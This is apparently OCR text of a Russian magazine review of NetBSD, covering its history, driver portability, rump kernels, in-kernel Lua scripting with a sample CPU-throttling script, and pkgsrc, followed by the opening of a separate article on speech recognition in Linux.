NETBSD, RUMP-ЯДРА И PKGSRC



Евгений Зобнин
androidstreet.net

«Конечно, оно работает на NetBSD» — таков официальный слоган операционки, которой посвящен сегодняшний обзор. Долгое время NetBSD держала первенство как самая портабельная ОС в мире и, если говорить о технической стороне вопроса, до сих пор продолжает лидировать. Это единственная BSD, способная запускать драйверы, файловую систему и сетевой стек в пространстве пользователя, а сами драйверы здесь можно писать на скриптовом языке Lua. Компоненты этой системы ты можешь найти везде, начиная от роутеров и заканчивая смартфонами и игровыми консолями.

ИСТОКИ

NetBSD — первая из доживших до наших дней BSD-система, отпочковавшаяся от 386BSD. В 1993 году группа разработчиков, в составе которой был Тео де Раадт, скопировала исходный код 386BSD, интегрировала в него неофициальные патчи и другие наработки, а также некоторые компоненты BSD Net/2 и выпустила NetBSD 0.8. Девизом новой ОС стала полностью открытая модель разработки, высокое качество кода и хорошая портируемость, а слово Net в начале имени означало ориентированность ОС на применение в сети Интернет и распределенный принцип разработки.

Сегодня NetBSD уже доросла до версии 7.0, и ее развитие все больше ускоряется. В том или ином виде NetBSD можно встретить повсюду, включая многие модели роутеров и встраиваемой электроники. На NetBSD основана операционка карманной игровой консоли Sony PSP, высокоуровневые части системы используются в MINIX 3, Android (toolbox — набор инструментов командной строки, правда недавно он был заменен на Toybox), DragonFly BSD (система управления портами/пакетами pkgsrc) и огромном количестве других систем.

Но почему NetBSD до сих пор жива как цельная система и кому нужно ее развитие, когда все силы можно бросить на разработку той же FreeBSD? Тут все дело в банальной философии разработчиков и векторе развития проекта. Разработчики NetBSD пропагандируют написание кода с оглядкой на максимальную переносимость и, как следствие, качество и модульность, без всяких поблажек. И если с командой OpenBSD их интересы в основном пересекаются, то FreeBSD, которая уже давно превратилась из идейной академической ОС в мейнстримовый продукт, точно идет совсем другим путем.

```
pcib0 at pci0 dev 1 function 0: vendor 0x8086 product 0x7000 (rev. 0x00)
piixide0 at pci0 dev 1 function 1: Intel 82371AB IDE controller (PIIX4) (rev. 0x
01)
piixide0: primary channel interrupting at ioapic0 pin 14
atabus0 at piixide0 channel 0
piixide0: secondary channel interrupting at ioapic0 pin 15
atabus1 at piixide0 channel 1
vga0 at pci0 dev 2 function 0: vendor 0x80ee product 0xbeef (rev. 0x00)
wsdisplay0 at vga0 kbdmux 1: console (80x25, vt100 emulation), using wskbd0
drm at vga0 not configured
wm0 at pci0 dev 3 function 0: Intel i82540EM 1000BASE-T Ethernet (rev. 0x02)
wm0: interrupting at ioapic0 pin 19
wm0: Ethernet address 08:00:27:ce:c5:05
makphy0 at wm0 phy 1: Marvell 88E1011 Gigabit PHY, rev. 4
makphy0: 10baseT, 10baseT-FDX, 100baseTX, 100baseTX-FDX, auto
vendor 0x80ee product 0xcafe (miscellaneous system) at pci0 dev 4 function 0 not
 configured
auich0 at pci0 dev 5 function 0: i82801AA (ICH) AC-97 Audio
auich0: interrupting at ioapic0 pin 21
auich0: ac97: SigmaTel STAC9700 codec; no 3D stereo
auich0: ac97: ext id 0x809<AC97_23,VRM,VRA>
ohci0 at pci0 dev 6 function 0: vendor 0x106b product 0x003f (rev. 0x00)
ohci0: interrupting at ioapic0 pin 22
ohci0: OHCI version 1.0
```

Процесс загрузки NetBSD

В целом люди работают над NetBSD ради фана и получения опыта, а сама система — это очень хороший полигон для экспериментов и опробования идей. И появившаяся в последних версиях экспериментальная система rump-ядер и скриптинга ядра — самое красноречивое тому доказательство. NetBSD — это чисто академическая ОС, которая тем не менее отличается высоким качеством кода, простотой и стабильностью. А компактность и простота портирования на новое железо делает ее прекрасным решением для встраиваемой электроники.

```
NetBSD/amd64 7.0

This menu-driven tool is designed to help you install NetBSD to a hard disk,
or upgrade an existing NetBSD system, with a minimum of work.
In the following menus type the reference letter (a, b, c, ...) to select an
item, or type CTRL+N/CTRL+P to select the next/previous item.
The arrow keys and Page-up/Page-down may also work.
Activate the current selection from the menu by typing the enter key.

Thank you for using NetBSD!

          NetBSD-7.0 Install System

         >a: Install NetBSD to hard disk
          b: Upgrade NetBSD on a hard disk
          c: Re-install sets or install additional sets
          d: Reboot the computer
          e: Utility menu
          f: Config menu
          x: Exit Install System
```

Инсталлятор NetBSD

ПЕРЕНОСИМОСТЬ

Сборки NetBSD 7.0 доступны для 58 архитектур, включая 16 различных семейств CPU, а в списке поддерживаемых присутствуют все популярные платы для разработчиков, в том числе Raspberry Pi 2, ODROID-C1, BeagleBoard и Cubieboard2.



Тостер под управлением NetBSD


Ты можешь сказать, что в сравнении с тем, где работает Linux, 58 архитектур — это ерунда, и будешь прав. Но только отчасти. Дело в том, что между терминами «переносимость» и «количество поддерживаемых платформ» существуют коренные различия. Linux доступен для такого большого числа платформ не потому, что он так прекрасно и просто портируется, а из-за банальной популярности. Любой, кто плотно работал с кодом ядра Linux, знает, что, несмотря на то что в ядре, в общем-то, соблюдается разделение на платформенно зависимый/независимый код, зачастую оно нарушается, а само ядро представляет собой большой запутанный комок кода. Код NetBSD, напротив, четко структурирован и имеет несколько слоев абстракций от железа.

Драйверы в NetBSD полностью абстрагированы от платформы, включая такие ее компоненты, как шина ввода-вывода, DMA, прерывания или что угодно еще. Драйвер работает исключительно с абстрактными сущностями, что позволяет использовать его на любой архитектуре вообще без модификаций. Более того, один и тот же драйвер можно брать для разных версий периферии, подключаемой к разным шинам. На странице NetBSD приводится пример драйвера fxp для сетевых карт Intel. Один и тот же драйвер используется для архитектур alpha, arc, cats, cobalt, i386, macppc, prep, и он же — для PCI- и Cardbus-версий сетевой карты без всякого дополнительного кода. На самом деле ядро NetBSD настолько грамотно разделено на независимые слои, что даже процесс портирования на новую архитектуру здесь значительно проще, чем в других ОС. Портирование NetBSD на x86_64 в свое время заняло всего месяц, тогда как у разработчиков Linux на это ушло полгода. А теперь представь, насколько разные по количеству участников команды это делали!

RUMP-ЯДРО

Одним из побочных эффектов разделения кода NetBSD на независимые слои стала концепция так называемых rump-ядер. Технология позволяет запустить сильно урезанный и облегченный вариант ядра NetBSD в пространстве пользователя как обычный процесс или даже собрать его в форме разделяемой библиотеки. При этом в таком ядре могут работать почти любые драйверы или подсистемы (стек TCP/IP, например), запросы которых к оборудованию будут происходить с помощью специальных гипервызовов к основному ядру. Если не вдаваться в детали, это означает, что, по сути, из NetBSD можно сделать нечто вроде микроядерной ОС, в которой драйверы, файловые системы и ключевые компоненты ядра будут работать в обособленных процессах (список компонентов, которые можно вынести в пространство пользователя). В случае с драйверами такой подход позволяет получить защиту от ошибок (ошибка в драйвере, работающем в отдельном процессе, не приведет к падению всей ОС целиком), а в случае с другими компонентами — возможность использовать измененные варианты подсистем ядра для разных приложений.

Например, rump позволяет собрать Firefox, подключив к нему сетевой стек NetBSD как библиотеку. Смысл здесь в том, что сетевой стек можно затюнинговать исключительно для Firefox, тогда как другое приложение может быть собрано с другим вариантом сетевого стека, пригодным именно для него. Более того, интерфейс гипервызовов, через который rump-ядра «общаются» с основным ядром и железом, можно использовать напрямую, что позволяет создавать по-настоящему быстрые приложения с минимальным оверхедом на обработку запроса к оборудованию.




Сетевой стек и файловая система, собранные в форме rump-библиотек

Ну а самое интересное, что rump-ядра можно использовать не только в NetBSD, но и в Linux, Android, NetBSD, FreeBSD, OpenBSD, DragonFly BSD, Solaris и даже Windows. Все, что нужно, — это специальный модуль ядра (драйвер), который будет обрабатывать гипервызовы. В любой из этих систем можно использовать rump-ядро, то есть запускать драйверы, сетевой стек, файловые системы или даже брандмауэр NetBSD как обычные процессы или включать эти компоненты в другие приложения в форме разделяемой библиотеки.

LUA В ЯДРЕ

Lua — очень простой скриптовый язык, предназначенный для встраивания в другие приложения. Особенной популярностью Lua пользуется у разработчиков игр (ярчайший пример — World of Warcraft), с его помощью они скриптуют сцены из игры, дают возможность создавать моды или вообще реализуют большую часть игры (как в случае с Grim Fandango, например). Поддержку Lua можно найти и во многих настольных приложениях (Adobe Lightroom, Apache, Snort, Wireshark), где этот язык служит для расширения функциональности и/или написания плагинов.



Lua в ядре

В NetBSD язык Lua можно использовать для скриптинга ядра. В теории возможность скриптинга позволяет тонко настраивать ядро под себя, реализовывать различные алгоритмы энергосбережения, обработки пакетов или даже быстро прототипировать драйверы. Вот, например, код простейшего алгоритма энергосбережения, который можно быстро затюнинговать под свои нужды без необходимости пересобирать ядро:

```
up = 80
down = 30
overheated = 100

function throttle (cpu, cur, max, min)
    -- Текущая нагрузка на процессор
    local load = get_load(cpu)
    -- Температура
    local temp = acpi.get_temp(cpu)

    if temp >= overheated then
        -- Снижаем частоту процессора на 20%
        cpufreq.target(cpu, cur*80/100, '<=')
    else
        if load > up then
```

```
                -- Увеличиваем частоту до максимальной
                cpufreq.target(cpu, max, '>=')
            elseif load < down then
                -- Снижаем частоту на 20%
                cpufreq.target(cpu, cur*80/100, '<=')
            end
        end
    end
```

В реальности пока поддержка Lua в ядре реализована только для логирования событий (модуль systm) и управления энергосбережением (pmf), все остальные функции недоступны, но могут быть легко экспортированы в Lua с помощью обычного модуля ядра и пары сотен строк кода на си.

PKGSRC

Как и в любой другой BSD-системе, в NetBSD есть собственная система управления так называемыми портами, а если по-простому — набор скриптов для быстрой сборки приложений из исходников и формирования пакетов для установки в систему. В NetBSD система портов носит имя pkgsrc, однако ее отличие от других подобных реализаций в том, что, как и сама ОС, pkgsrc обладает крайне высокой портируемостью. Pkgsrc из коробки работает практически в любой UNIX-подобной ОС, включая все BSD-системы, Solaris, OS X, QNX и Linux. Более того, она может работать даже в Windows (cygwin) и Haiku (бывшая OpenBeOS).



WWW

Иcriptable Operating Systems with Lua (pdf)

The Design and Implementation of the Anykernel and Rump Kernels (pdf)

В базе pkgsrc находится более 16 тысяч пакетов, а сама система уже давно зарекомендовала себя как удобное средство установки пакетов *nix в не слишком относящихся к UNIX операционных системах, таких, например, как OS X. Более того, pkgsrc долго использовалась как основная система портов в DragonFly BSD и до сих пор используется в MINIX 3, а в разное время существовали Linux-дистрибутивы, где pkgsrc служила единственным способом установки приложений (свежий пример — DracoLinux). Ну и конечно же, как и код самой NetBSD, код pkgsrc очень четко структурирован и просто красив. В этом смысле система портов FreeBSD — просто запутанный ад.

ВЫВОДЫ

Во всем остальном NetBSD достаточно стандартна и должна быть понятна любому, кто до этого работал с другими BSD-системами. В системе есть все, чтобы использовать ее как в продакшене, так и дома: журналируемая ФС (FFS

+ WAPBL), программный RAID, ZFS, поддержка SMP без глобальной блокировки, брандмауэры NPF и OpenBSD pf, активированные по умолчанию средства защиты от срыва стека (ASLR, mprotect, GCC ProPolice), 3D-ускорение с использованием открытых драйверов, поддержка любых графических сред и графических приложений и решенная проблема 2038!

Основная же область, где хорошо покажет себя NetBSD, — это, конечно же, встраиваемая электроника. Здесь среди полноценных ОС ей просто нет равных. Компактный и хорошо организованный код NetBSD также отлично подходит для изучения принципов работы операционных систем, да и для повышения навыков программирования тоже.

UNIXOID

Артём Зорин
temazorin@hotmail.com

РАЗГОВАРИВАЕМ С LINUX

СОВРЕМЕННЫЕ СИСТЕМЫ РАСПОЗНАВАНИЯ РЕЧИ В LINUX





Человека всегда привлекала идея управлять машиной естественным языком. Возможно, это отчасти связано с желанием человека быть НАД машиной. Так сказать, чувствовать свое превосходство. Но основной посыл — это упрощение взаимодействия человека с искусственным интеллектом. Управление голосом в Linux с переменным успехом реализуется без малого уже четверть века. Давай разберемся в вопросе и попробуем сблизиться с нашей ОС настолько, насколько это только возможно.

СУТЬ ДЕЛА

Системы работы с человеческим голосом для Linux существуют давно, и их великое множество. Но не все они корректно обрабатывают русскую речь. Некоторые и вовсе заброшены разработчиками. В первой части нашего обзора мы поговорим непосредственно о системах распознавания речи и голосовых ассистентах, а во второй — рассмотрим конкретные примеры их использования на Linux-десктопе.

Следует различать собственно системы распознавания речи (перевод речи в текст или в команды), такие как, например, CMU Sphinx, Julius, а также приложения на основе этих двух движков, и голосовые ассистенты, ставшие популярными с развитием смартфонов и планшетов. Это, скорее, побочный продукт систем распознавания речи, дальнейшее их развитие и воплощение всех удачных идей распознавания голоса, применение их на практике. Для Linux-десктопов таких пока мало.

